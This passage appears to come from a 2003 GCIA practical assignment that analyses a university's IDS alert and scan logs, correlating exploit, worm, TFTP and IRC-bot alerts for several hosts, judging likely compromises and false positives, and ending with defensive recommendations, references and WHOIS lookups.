attacker sends an sgid(0) call on the x86 linux platform. This reference also states that the most likely situation that would generate a false positive on and IDS would be a user downloading binary data from a web server. Because the source port (4662) is connecting to a lower numbered port (1805), I would believe that this is not a false positive related to web downloading. On the contrary, this signals to me client-type activity against MY.NET.84.143. Correlation was also done against the scans logs, revealing that the 82.64.208.159 host exhibited activity with MY.NET.84.143. It is most likely that MY.NET.84.143 was compromised, and was used in further attacks against external non-university assets. This explains the MY.NET.84.143 connection to 211.168.144.250:27374, a well known trojan port. This host should be taken offline, analyzed, and scrubbed if found to be compromised.

MY.NET.84.143			
Src Port	**Dest IP**	**Dest Port**	**Alert**
4673	194.64.58.51	69	TFTP - Internal UDP connection to external tftp server
4662	211.168.144.250	27374	Possible trojan server activity

41 Kite, Doug "GCIA Practical Assignment v3.3", http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf (01 Nov 2003)

42 Jenkinson, John, "GCIA Practical Assignment v 3.0", http://www.giac.org/practical/John_Jenkinson_GCIA.doc (01 Nov 2003)

43 Chien, Zoa, "exploiting IIS unicode bug using tftp.exe and samba", http://cert.unistuttgart.de/archive/bugtraq/2000/10/msg00351.html (01 Nov 2003)

44 Esecurityplanet, "Backdoor Trojan Allows Access Via IRC Channel, http://www.esecurityplanet.com/alerts/article.php/3067441 (01 Nov 2003)

45 Whitehats.com, "IDS284", http://www.whitehats.com/info/IDS284 (15 Dec 2003)

2672	82.64.208.159	69	TFTP - Internal TCP connection to external tftp server
2672	82.64.208.159	69	TFTP - Internal TCP connection to external tftp server
1116	82.65.227.219	69	TFTP - Internal TCP connection to external tftp server
4574	82.65.47.67	69	TFTP - Internal TCP connection to external tftp server
4574	82.65.47.67	69	TFTP - Internal TCP connection to external tftp server
4574	82.65.47.67	69	TFTP - Internal TCP connection to external tftp server
4574	82.65.47.67	69	TFTP - Internal TCP connection to external tftp server
4574	82.65.47.67	69	TFTP - Internal TCP connection to external tftp server
4673	62.245.240.147	69	TFTP - Internal UDP connection to external tftp server
1145	82.65.47.67	69	TFTP - Internal TCP connection to external tftp server

MY.NET.84.143 – As Dest IP from alerts logs				
Src IP	**Src Port**	**Dest IP**	**Dest Port**	**Alert**
65.110.228.183	4662	MY.NET.84.143	1805	EXPLOIT x86 setgid 0
211.168.144.250	27374	MY.NET.84.143	4662	Possible trojan server activity
217.228.74.186	0	MY.NET.84.143	0	Incomplete Packet Fragments Discarded
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144	0	MY.NET.84.143	0	Null scan!
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144	0	MY.NET.84.143	0	Null scan!
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144	0	MY.NET.84.143	0	Null scan!

200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144	0	MY.NET.84.143	0	Null scan!
200.176.194.144	0	MY.NET.84.143	0	Null scan!
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144	0	MY.NET.84.143	0	Null scan!
200.176.194.144	0	MY.NET.84.143	0	Null scan!
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity

200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity

200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144		MY.NET.84.143		Tiny Fragments - Possible Hostile Activity
200.176.194.144	0	MY.NET.84.143	0	Null scan!
82.64.208.159	69	MY.NET.84.143	2672	TFTP - Internal TCP connection to external tftp server
82.64.208.159	69	MY.NET.84.143	2672	TFTP - Internal TCP connection to external tftp server
82.42.115.172	65535	MY.NET.84.143	4672	High port 65535 udp - possible Red Worm - traffic
217.85.187.16	0	MY.NET.84.143	0	Null scan!
217.85.187.16	0	MY.NET.84.143	0	Incomplete Packet Fragments Discarded
61.35.180.126	2395	MY.NET.84.143	4662	EXPLOIT x86 setuid 0
82.65.227.219	69	MY.NET.84.143	1116	TFTP - Internal TCP connection to external tftp server
80.15.41.73	4011	MY.NET.84.143	4662	EXPLOIT x86 setuid 0
82.42.115.172	65535	MY.NET.84.143	4672	High port 65535 udp - possible Red Worm - traffic
82.65.47.67	69	MY.NET.84.143	4574	TFTP - Internal TCP connection to external tftp server
82.65.47.67	69	MY.NET.84.143	4574	TFTP - Internal TCP connection to external tftp server
82.65.47.67	69	MY.NET.84.143	4574	TFTP - Internal TCP connection to external tftp server
82.65.47.67	69	MY.NET.84.143	4574	TFTP - Internal TCP connection to external tftp server
82.65.47.67	69	MY.NET.84.143	1145	TFTP - Internal TCP connection to external tftp server

Scans Logs Correlation				
Src IP	**Src Port**	**Dest IP**	**Dest Port**	**Alert**
130.85.84.143	4673	82.64.208.159	80	UDP scan (Externally-based)
130.85.84.143	4673	82.64.208.159	80	UDP scan (Externally-based)

Top Five External Talkers

The Top Five External Talkers generated a total of 65 alerts on the University network. By running an sql query to return all alerts associated to each IP as the source of the alert, the following unique alerts were returned.

Top Five External Talkers Alerts		
Alert	Total Count	Description
Attempted Sun RPC high port access	7	Attempts to connect to the sun rpc ports for gaining access to the operating system or hoping to see the type of file system[46]
High port 65535 udp - possible Red Worm - traffic	17	Detects a trojan that listens on port 65535 on Linux systems
EXPLOIT x86 NOOP	23	Generated when an attempt is made to possibly overflow a buffer. The NOOP warning occurs when a series of NOOP (no operation) are found in a stream. Most buffer overflow exploits typically use NOOPs sleds to pad the code.[47]
[UMBC NIDS IRC Alert] IRC user /kill detected	1	Command used to remove someone from an IRC server[48]
[UMBC NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot	1	Possible connection started by trojan bot controlled by remote attacker[49]
MY.NET.30.4 activity	2	Activity to/from MY.NET.30.4
MY.NET.30.3 activity	2	Activity to/from MY.NET.30.3
External FTP to HelpDesk MY.NET.53.29	1	FTP from external host to MY.NET.53.29

46 Newhouse, Robert "GCIA Practical Exam for SANS Snap in San Jose IDIC Course", http://www.giac.org/practical/Robert_Newhouse.doc (01 Nov 2003)

47 Snort, "Snort Signature Database: SID 1394", http://www.snort.org/snort-db/sid.html?sid=1394 (01 Nov 2003)

48 Netscape,"Supported IRC User Based Query Commands", http://wp.netscape.com/eng/chat/2.0/handbook/00000106.htm (01 Nov 2003)

49 Security-Protocols, " The Complete Windows Trojans Paper", http://security-protocols.com/article.php?sid=1370 (01 Nov 2003)

50 The Shmoo Group, Detecting Exploits/Shell Code", http://www.shmoo.com/mail/ids/jun00/msg00035.shtml (01 Nov

Top Five External Talkers Alerts		
EXPLOIT x86 setuid 0	5	Exploit attempt using shellcode buffer overflow on x86 platform[50]
EXPLOIT solaris NOOP	1	Exploit attempt using shellcode buffer overflow on solaris platform
EXPLOIT NTPDX buffer overflow	5	Exploit attempt using shellcode buffer overflow against Network Time Protocol (ntp) daemon[51]

An independent analysis of each external talker is listed below.

63.250.195.10

The 63.250.195.10 host (registered to Yahoo! Broadcast Services, Inc. - most likely a broadband home account) exhibited worm and exploit attempt activity against various hosts on the University network. Multiple attempts were made against the same IP addresses. For example, 63.250.195.10 attempted both the Sun RPC high port access and NTPDX buffer overflow exploit against the MY.NET.153.159 host. Red Worm related activity also originated from this host against multiple University assets. A WHOIS lookup shows that this IP address originates from a Yahoo ISP account. The two main types of activity (exploit attempts and Red Worm) leads me to believe that this is most likely a compromised home user machine that is being used to attempt exploits against the MY.NET network. The destination MY.NET hosts should be examined for compromise, especially considering that the destination ports (65535) related to Red Worm indicated that the MY.NET.x.x hosts provide the trojaned service. Further investigation against the scans logs revealed 47,474 alerts from 63.250.195.10 UDP scans against various University subnets. The effected subnets are listed below. Many of the packets in these scans were crafted considering source and destination ports of 0. Some of the packet traces exhibited response behavior, such as the src port 65535 connections to MY.NET.81.4:7424 (possibly related to Red Worm). However, the majority of the traces and supporting information point to 63.250.195.10 as being an attacker against the University network.

63.250.195.10			
Src Port	**Dest IP**	**Dest Port**	**Alert**
49796	MY.NET.153.159	32771	Attempted Sun RPC high port access
65535	MY.NET.152.170	7167	High port 65535 udp - possible Red Worm - traffic

2003)

51 Sage, John," NTPDX Overflow", http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00012.html (01 Nov 2003)

42919	MY.NET.152.170	65535	High port 65535 udp - possible Red Worm - traffic
4087	MY.NET.152.162	32771	Attempted Sun RPC high port access
80	MY.NET.153.92	1062	EXPLOIT x86 setgid 0
80	MY.NET.153.92	4813	EXPLOIT x86 setgid 0
65535	MY.NET.81.4	7424	High port 65535 udp - possible Red Worm - traffic
974	MY.NET.152.182	65535	High port 65535 udp - possible Red Worm - traffic
25007	MY.NET.153.159	65535	High port 65535 udp - possible Red Worm - traffic
8	MY.NET.153.159	32771	Attempted Sun RPC high port access
22	MY.NET.153.159	123	EXPLOIT NTPDX buffer overflow
2127	MY.NET.152.158	32771	Attempted Sun RPC high port access
1417	MY.NET.152.158	65535	High port 65535 udp - possible Red Worm - traffic
26327	MY.NET.152.162	32771	Attempted Sun RPC high port access
65535	MY.NET.152.162	47103	High port 65535 udp - possible Red Worm - traffic
119	MY.NET.152.162	123	EXPLOIT NTPDX buffer overflow
65535	MY.NET.70.123	65534	High port 65535 udp - possible Red Worm - traffic
34009	MY.NET.84.193	65535	High port 65535 udp - possible Red Worm - traffic
34009	MY.NET.84.193	65535	High port 65535 udp - possible Red Worm - traffic
17983	MY.NET.152.162	65535	High port 65535 udp - possible Red Worm - traffic
33487	MY.NET.153.35	65535	High port 65535 udp - possible Red Worm - traffic
33487	MY.NET.53.51	65535	High port 65535 udp - possible Red Worm - traffic
33487	MY.NET.53.51	65535	High port 65535 udp - possible Red Worm - traffic
65535	MY.NET.153.35	65314	High port 65535 udp - possible Red Worm - traffic
19407	MY.NET.152.252	65535	High port 65535 udp - possible Red Worm - traffic
65531	MY.NET.152.21	65535	High port 65535 udp - possible Red Worm - traffic
1	MY.NET.153.172	123	EXPLOIT NTPDX buffer overflow
4087	MY.NET.153.172	32771	Attempted Sun RPC high port access
4087	MY.NET.153.172	32771	Attempted Sun RPC high port access
4087	MY.NET.153.172	32771	Attempted Sun RPC high port access
123	MY.NET.153.33	123	EXPLOIT NTPDX buffer overflow
123	MY.NET.153.33	123	EXPLOIT NTPDX buffer overflow
80	MY.NET.110.233	1841	EXPLOIT x86 setgid 0

60.250.195.10 – Scans logs results	
Dest Subnet	**Related Alert**
130.85.152.x	UDP scan (Externally-Based)
130.85.153.x	UDP scan (Externally-Based)
130.85.53.x	UDP scan (Externally-Based)

130.85.70.x	UDP scan (Externally-Based)
130.85.84.x	UDP scan (Externally-Based)



Illustration 4Link Diagram - 63.250.195.10 Activity

131.118.254.130

The 131.118.254.130 host (registered to The University of Maryland) exhibited 26 buffer overflow related alerts against the MY.NET.24.8 host. The destination port 119 suggests that the 131.118.254.130 host is attempting buffer overflow code against the Network News Transfer protocol. Unfortunately, I do not have a University listing to determine if this destination host actually is running the nntp service. The "EXPLOIT x86 NOOP" is most likely the snort sid:1394 alert, which triggers when a series of NOOP (no operation) are found in a stream. Most buffer overflow exploits typically use NOOPs sleds to pad the code.[52] The "EXPLOIT x86 setuid 0" alert is most likely the snort sid:650 signature, which alerts when shellcode is executed to set the user id UID to root (0).[53] The snort signature listings state that both of these signatures are subject to false positives. Research of 131.118.254.130 in the scans and oos logs did not reveal

52 Snort.org, SID:1394, http://www.snort.org/snort-db/sid.html?sid=1394, (16 Dec 2003)
53 Snort.org, "SID:650", http://www.snort.org/snort-db/sid.html?sid=650, (16 Dec 2003)

any further information. David Oborn in his GCIA practical referenced this signature[54]. However, the rule that triggered his detect looked for flags on a TCP packet. If the signature used to detect these packets is the one I've referenced above, this rule looks for content only, and not packet flag settings. The source ports on this host seem fairly consistent with a client application that could be accessing an NNTP server. By correlating this information, with the fact that no other detects were found in any of the other logs, leads me to believe that these alerts are false positives; most likely generated by an external client connecting to the MY.NET.24.8 host (possibly an NNTP/INN news server). Further research would be required to rule out these as false positives, however, as I am limited by the generated logs and have no further correlating information. With what I do have available, the likelihood that this is a compromised host is low.

131.118.254.130			
Src Port	**Dest IP**	**Dest Port**	**Alert**
3465	MY.NET.24.8	119	EXPLOIT x86 NOOP
3555	MY.NET.24.8	119	EXPLOIT x86 NOOP
3715	MY.NET.24.8	119	EXPLOIT x86 NOOP
3905	MY.NET.24.8	119	EXPLOIT x86 setuid 0
4185	MY.NET.24.8	119	EXPLOIT x86 setgid 0
4445	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
4662	MY.NET.24.8	119	EXPLOIT x86 NOOP
1139	MY.NET.24.8	119	EXPLOIT x86 NOOP
1215	MY.NET.24.8	119	EXPLOIT x86 NOOP
1215	MY.NET.24.8	119	EXPLOIT x86 NOOP
1215	MY.NET.24.8	119	EXPLOIT x86 NOOP
1215	MY.NET.24.8	119	EXPLOIT x86 NOOP

54 Oborn, David, "GCIA Practical Assignment", http://www.giac.org/practical/David_Oborn_GCIA.html#detect4 (16 Dec 2003)

1215	MY.NET.24.8	119	EXPLOIT x86 NOOP
1215	MY.NET.24.8	119	EXPLOIT x86 NOOP

203.248.61.52

The 203.248.61.52 host (registered to Host Master, Seoul, Korea) exhibited three alerts against different IP addresses. Two of the alerts were activity related to hostname destination, so the actual vulnerability is unknown. However, using the scans log, the 203.248.61.52 host was shown to have run a scan against 2,896 hosts to the destination port of 6112 (dtspcd – CDE subprocess control service). Correlating this information to the unique alert of Exploit solaris NOOP (buffer overflow) and the CERT Advisory CA-2001-31[55] Buffer Overflow in CDE Subprocess Control Service, these hosts should be examined for compromise.

203.248.61.52			
Src Port	**Dest IP**	**Dest Port**	**Alert**
4947	MY.NET.30.4	6112	MY.NET.30.4 activity
4946	MY.NET.30.3	6112	MY.NET.30.3 activity
4645	MY.NET.75.26	6112	EXPLOIT solaris NOOP

208.252.96.224

The 208.252.96.224 host (registered to UUNET, a broadband provider/ISP) exhibited three alerts against different addresses on the University network. All alerts were associated to the File Transfer Protocol (ftp) port 21. One alert, the External FTP to HelpDesk MY.NET.53.29 brings the most attention, as this alert indicates that the 208.252.96.224 host established an ftp session to the MY.NET.53.29 host. Correlating evidence against the accumulated scans logs for the five day period showed that the 208.252.96.224 host conducted a scan which produced 13,237 alerts. The MY.NET.53.29 host was contained in this scan as a target host. With this correlation, the University should conduct an investigation into the three alerts below to see if the hosts are actually compromised.

208.252.96.224			
Src Port	**Dest IP**	**Dest Port**	**Alert**
37057	MY.NET.30.3	21	MY.NET.30.3 activity
37058	MY.NET.30.4	21	MY.NET.30.4 activity
49078	MY.NET.53.29	21	External FTP to HelpDesk MY.NET.53.29

66.90.89.178

The 66.90.89.178 host (registered to FDCServers.net, a co location facility)

55 Cert, "CERT Advisory CA-2001-31", http://www.cert.org/advisories/CA-2001-31.html (01 Nov 2003)

exhibited 2 alerts. Both were IRC channel related, and both alerts were to the same destination IP address, MY.NET.42.7. There was no related information in the scans or oos logs, however, so correlation is difficult with these two alerts. When looking at the alert/time coordination, the User joining Warez alert occurred at 05:26:09 pm and the IRC user /kill detected alert occurred at 05:32:00 pm. Reference to the XDCC bot and IRC reveals that a remote attacker can query a specific host using IRC and command it (without user intervention) to connect to the attacker. The IRC user /kill alert indicates that this command was run following the Warez alert, leading me to believe that an attacker remotely commanded MY.NET.42.7 to connect, and then killed the connection. This host (MY.NET.42.7) should be investigated for compromise.

66.90.89.178			
Src Port	**Dest IP**	**Dest Port**	**Alert**
6667	MY.NET.42.7	3083	[UMBC NIDS IRC Alert] IRC user /kill detected
6667	MY.NET.42.7	3083	[UMBC NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot

Defensive Recommendations

The University could provide better network security by following several recommendations:

1) Block unnecessary protocols at the gateway/router. This can include TFTP, Netbios, and similar protocols that do not require exposure to outside the university network.
2) Institute a baseline security policy (if one is not currently in place). This policy could include rules and regulations related to ftp, IRC, chat, file sharing, and other questionable activities currently performed on the University network.
3) The logs of the University indicated numerous NETBIOS transmissions over the five day period. The necessity of this traffic should be analyzed to determine if it can be minimized or eliminated. NETBIOS traffic indicates a possibility of NETBIOS shares that are easily breached by outside attackers.
4) Institute stateful proxy/packet filtering technology at the gateway/router. This can be in the form of a proxy server, network address translation (NAT), packet filtering, or any combination of the above. By following this path, the University will reduce the number of attackers entering the network.
5) Institute/verify a policy and procedure for security patches on all university assets. The worm related activity in the logs reveals problems with security updates on the University network.

References

Dillis, Chris, “GCIA Practical Assignment v 3.3”, http://www.giac.org/practical/GCIA/Christopher_Dillis_GCIA.pdf (19 Dec 2003)

Beardsley, Tod A., “GIAC GCIA Practical (version 3.1)”, http://www.giac.org/practical/Tod_Beardsley_GCIA.doc (27 June 2003)

Larratt, Glenn “GCIA Practical v 3.0”, http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html (26 Oct 2003)

Kite, Doug “GCIA Practical Assignment v3.3”, http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf (01 Nov 2003)

Jenkinson, John, “GCIA Practical Assignment v 3.0”, http://www.giac.org/practical/John_Jenkinson_GCIA.doc (01 Nov 2003)

Williams, Al, “GCIA Practical ver 3.3” http://www.whitehats.ca/main/members/Herc_Man/Files/Al_Williams_GCIAPractical.pdf (01 Nov 2003)

Chien, Zoa, “exploiting IIS unicode bug using tftp.exe and samba”, http://cert.unistuttgart.de/archive/bugtraq/2000/10/msg00351.html (01 Nov 2003)

Esecurityplanet, “Backdoor Trojan Allows Access Via IRC Channel, http://www.esecurityplanet.com/alerts/article.php/3067441 (01 Nov 2003)

Newhouse, Robert “GCIA Practical Exam for SANS Snap in San Jose IDIC Course”, http://www.giac.org/practical/Robert_Newhouse.doc (01 Nov 2003)

Snort, “Snort Signature Database: SID 1394”, http://www.snort.org/snort-db/sid.html?sid=1394 (01 Nov 2003)

Netscape,”Supported IRC User Based Query Commands”, http://wp.netscape.com/eng/chat/2.0/handbook/00000106.htm (01 Nov 2003)

Security-Protocols, “ The Complete Windows Trojans Paper”, http://security-protocols.com/article.php?sid=1370 (01 Nov 2003)

The Shmoo Group, Detecting Exploits/Shell Code”, http://www.shmoo.com/mail/ids/jun00/msg00035.shtml (01 Nov 2003)

Sage, John,” NTPDX Overflow”, http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00012.html (01 Nov 2003)

Cert, “CERT Advisory CA-2001-31”, http://www.cert.org/advisories/CA-2001-31.html (01 Nov 2003)

DNSStuf, http://www.dnsstuff.com, (01 Nov 2003)

Omaghi, Alberto and Valleri, Marco “Man in the middle attacks”, http://alor.antifork.org/talks/MITM-cisco.ppt, (01 Dec 2003)

Whitehats, arachnids IDS278-Research, URL:http://www.whitehats.com/info/IDS278 (17 Dec 2003)

ISS, “DNS BIND version request”, http://www.iss.net/security_center/advice/Intrusions/2000417/default.htm (11 Dec 2003)

Bueno, Pedro, “GCIA Practical”, http://www.giac.org/practical/Pedro_Bueno_GCIA.doc (17 Dec 2003)

Stewart, Joe, “DNS Cache Poisoning – The Next Generation”, http://www.securityfocus.com/guest/17905 (11 Dec 2003)

Hicks, Matthew, “GCIA Practical Detect v 3.2”, http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00144.html (18 Dec 2003)

Snort.org, SID:1800, http://www.snort.org/snort-db/sid.html?sid=1800 (18 Dec 2003)

Whitehats.com, “IDS284”, http://www.whitehats.com/info/IDS284 (15 Dec 2003)

Snort.org, “SID:650”, http://www.snort.org/snort-db/sid.html?sid=650, (16 Dec 2003)

Oborn, David, “GCIA Practical Assignment”, http://www.giac.org/practical/David_Oborn_GCIA.html#detect4 (16 Dec 2003)

Microsoft, “Microsoft Security Bulletin (MS00-078), http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp (11 Dec 2003)

Semicron, NetOP, http://www.semicron.com/netop-log.html (11 Dec 2003)

Appendix A – WHOIS Lookups

WHOIS results for 63.250.195.10

Generated by www.DNSstuff.com

Country: UNITED STATES

NOTE: More information appears to be available at NA258-ARIN.

Using cached answer (or, you can get fresh results).

OrgName: Yahoo! Broadcast Services, Inc.
OrgID: YAHO
Address: 701 First Avenue
City: Sunnyvale
StateProv: CA
PostalCode: 94089
Country: US

NetRange: 63.250.192.0 - 63.250.223.255
CIDR: 63.250.192.0/19
NetName: NETBLK2-YAHOOBS
NetHandle: NET-63-250-192-0-1
Parent: NET-63-0-0-0-0
NetType: Direct Allocation
NameServer: NS1.YAHOO.COM
NameServer: NS2.YAHOO.COM
NameServer: NS3.YAHOO.COM
NameServer: NS4.YAHOO.COM
NameServer: NS5.YAHOO.COM
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 1999-11-24
Updated: 2003-05-06

TechHandle: NA258-ARIN
TechName: Netblock Admin
TechPhone: +1-408-349-7183
TechEmail: netblockadmin@yahoo-inc.com

ARIN WHOIS database, last updated 2003-10-09 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

WHOIS results for 66.90.89.178

Generated by www.DNSstuff.com

Country: [ARIN Unlisted]

NOTE: More information appears to be available at PKR5-ARIN.

OrgName: FDCservers.net LLC

OrgID: FDCSE
Address: 141 West Jackson Blvd, Suite 1135
City: Chicago
StateProv: IL
PostalCode: 60604
Country: US

NetRange: 66.90.64.0 - 66.90.95.255
CIDR: 66.90.64.0/19
NetName: FDCSERVERS
NetHandle: NET-66-90-64-0-1
Parent: NET-66-0-0-0-0
NetType: Direct Allocation
NameServer: NS3.FDCSERVERS.NET
NameServer: NS4.FDCSERVERS.NET
Comment:
RegDate: 2003-08-18
Updated: 2003-08-18

OrgTechHandle: PKR5-ARIN
OrgTechName: Kral, Petr
OrgTechPhone: +1-312-933-1046
OrgTechEmail: petr@fdcservers.net

ARIN WHOIS database, last updated 2003-10-31 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

WHOIS results for 131.118.254.130

Generated by www.DNSstuff.com

Country: UNITED STATES

NOTE: More information appears to be available at NM162-ARIN.

OrgName: University of Maryland
OrgID: UNIVER-270
Address: System Administration
Address: 3300 Metzerott Road
City: Adelphi
StateProv: MD
PostalCode: 20783
Country: US

NetRange: 131.118.0.0 - 131.118.255.255
CIDR: 131.118.0.0/16
NetName: MINCNET
NetHandle: NET-131-118-0-0-1
Parent: NET-131-0-0-0-0
NetType: Direct Assignment
NameServer: NS.USMD.EDU
NameServer: UMCPNOC.UMS.EDU
NameServer: NOC.USMD.EDU

NameServer: TRANTOR.UMD.EDU
Comment:
RegDate: 1988-11-15
Updated: 1998-11-24

TechHandle: NM162-ARIN
TechName: Malmberg, Norwin
TechPhone: +1-301-445-2758
TechEmail: malmberg@usmh.usmd.edu

ARIN WHOIS database, last updated 2003-10-31 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

WHOIS results for 203.248.61.52

Generated by www.DNSstuff.com

Country: KOREA-KR

ARIN says that this IP belongs to APNIC; I'm looking it up there.

Using cached answer (or, you can get fresh results).

% [whois.apnic.net node-2]
% Whois data copyright terms http://www.apnic.net/db/dbcopyright.html

inetnum: 203.248.0.0 - 203.255.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
admin-c: HM127-AP
tech-c: HM127-AP
remarks: **
remarks: KRNIC is the National Internet Registry
remarks: in Korea under APNIC. If you would like to
remarks: find assignment information in detail
remarks: please refer to the KRNIC Whois DB
remarks: http://whois.nic.or.kr/english/index.html
remarks: **
mnt-by: APNIC-HM
mnt-lower: MNT-KRNIC-AP
changed: hostmast@rs.krnic.net 19981015
changed: hostmaster@apnic.net 20010606
status: ALLOCATED PORTABLE
source: APNIC

person: Host Master
address: 11F, KTF B/D, 1321-11, Seocho2-Dong, Seocho-Gu,
address: Seoul, Korea, 137-857
country: KR
phone: +82-2-2186-4500
fax-no: +82-2-2186-4496

e-mail: hostmaster@nic.or.kr
nic-hdl: HM127-AP
mnt-by: MNT-KRNIC-AP
changed: hostmaster@nic.or.kr 20020507
source: APNIC

WHOIS results for 208.252.96.224

Generated by www.DNSstuff.com

Country: UNITED STATES

